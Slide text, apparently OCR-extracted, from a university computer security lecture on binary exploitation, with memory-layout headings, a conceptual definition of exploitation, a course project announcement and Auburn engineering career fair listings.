
Memory Layout (no ASLR)




Memory Layout (no ASLR)




Memory Layout (with ASLR)



Memory Layout (with ASLR)



Memory Layout (with ASLR)



This is expected

Binary Exploitation

Binary exploitation is the general name for techniques used intentionally trigger bugs in a way meaningful to the attacker.

- Not all buffer overflows are controllable
- Even if controllable, may not be exploitable
- Even if exploitable, may not be predictable
- Even if predictable, may not be useful

Hope

Computer and Network Security

Lecture 11:
Binary Exploitation Toolbox

COMP-5370/6370
Fall2025

Project 2

- Released yesterday, due in 3 weeks
- Build binary exploits with **specific** objectives
- <10 lines of code per solution
- Required to run on OVA provided and setup exactly as described

Career Fair


Samuel Ginn College of Engineering
CAREER FAIR
Career Fair: Sep 22 + 25 | Interviews: Sep 23 + 26
AUBURN
Samuel Ginn
College of Engineering

Career Fair

Companies Recruiting For

COMPUTER SCIENCE

Samuel Ginn College of Engineering Career Fair

Thursday, Sep 25 | 11am - 4pm | Brown-Kopel Grand Hall

Adtran
Ardurra
FORTNA
Hexagon
Integrated Solutions for Systems (IS4S)
Kratos Defense & Security Solutions
LPL Financial
McLeod Software
NaphCare
Norfolk Southern ★
Nucor
QTS Data Centers
SCI Technology
Shipt
Southwire Company ★
Torch Technologies

CAREER DEVELOPMENT &
CORPORATE RELATIONS
BROWN-KOPEL 1133
ENG.AUBURN.EDU/CAREER

Career Fair Star Sponsors | 100+ Women Strong Sponsors ★

AUBURN UNIVERSITY
Samuel Ginn College of Engineering
Career Development and Corporate Relations

Career Fair

Companies Recruiting For

SOFTWARE ENGINEERING

Samuel Ginn College of Engineering Career Fair

Thursday, Sep 25 | 11am - 4pm | Brown-Kopel Grand Hall

Adtran

FORTNA

Integrated Solutions for Systems (IS4S)

Kratos Defense & Security Solutions

LPL Financial

McLeod Software

NaphCare

Norfolk Southern

Prism Systems

QTS Data Centers

Shipt

Southwire Company ★

Torch Technologies

CAREER DEVELOPMENT &
CORPORATE RELATIONS
BROWN-KOPEL 1133
ENG.AUBURN.EDU/CAREER

Career Fair Star Sponsors | 100+ Women Strong Sponsors ★

AUBURN UNIVERSITY
Samuel Ginn College of Engineering
Career Development and Corporate Relations

Career Fair

Want to be ready for the career fair? Download the CareerFair+ app!

FEATURES

- You can view attending companies and filter them by:
  - Major
  - Positions (Co-op, Internship, or Full-time)
  - Degree level
  - and more!
  - You can also "Favorite" employers to have a custom list you plan to meet with
- Drop your resume to employers
- Use the interactive map to locate each employer table, no paper map needed!
- Locate basic event details such as date, time and location for each fair day

Available on the App Store

ANDROID APP ON Google play

AUBURN
Samuel Ginn College of Engineering
Career Development and Corporate Relations